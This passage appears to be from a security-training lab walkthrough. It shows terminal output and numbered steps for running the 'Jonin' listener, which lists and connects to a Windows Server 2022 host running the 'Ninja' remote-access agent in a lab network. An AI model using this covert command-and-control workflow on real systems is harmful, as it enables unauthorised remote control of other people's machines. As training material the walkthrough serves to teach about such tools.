


A screenshot of a Windows 11 terminal window titled "C:\Users\Administrator\Desktop\Trial-Version\Ninja-v1.2.1-win.exe". The terminal displays the following text:

```
v1.2.1
Check config/contants.json for port, host and other configurations

Asking Jonin 10.10.1.11:3707 for connection
10.10.1.11:3707: Access denied
10.10.1.11:3707: Access denied
10.10.1.11:3707: Access denied
10.10.1.11:3707: Access denied
10.10.1.11:3707: Access denied
10.10.1.11:3707: Access denied
10.10.1.11:3707: Access denied
10.10.1.11:3707: Access denied
```

27. Switch to **Windows 11** virtual machine, and maximize the jonin listener.




A screenshot of a Windows 11 virtual machine window titled "C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe". The terminal displays the following text:

```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: manage
```

The virtual machine window includes a taskbar at the bottom with various application icons and a system tray showing the time as 3:11 AM on 4/6/2022. A "Show desktop" button is visible in the bottom right corner of the terminal window.

28. In the command prompt window type **list** and press **Enter**, the tool will list all the connected devices.



```

C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions


Jonin listening on port 3707
Current command type: manage
list

```

(index)	Name	Last Request	Version
1	'Server22'	'2022/4/6 3:12:42'	'1.2.1'

29. We can see that the **Windows Server 2022** is connected remotely from **Windows 11** machine with **index value 1**.

30. In the command prompt window type **connect 1** and press **Enter**, to connect to the **Server22**.



```

C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: manage
list

```

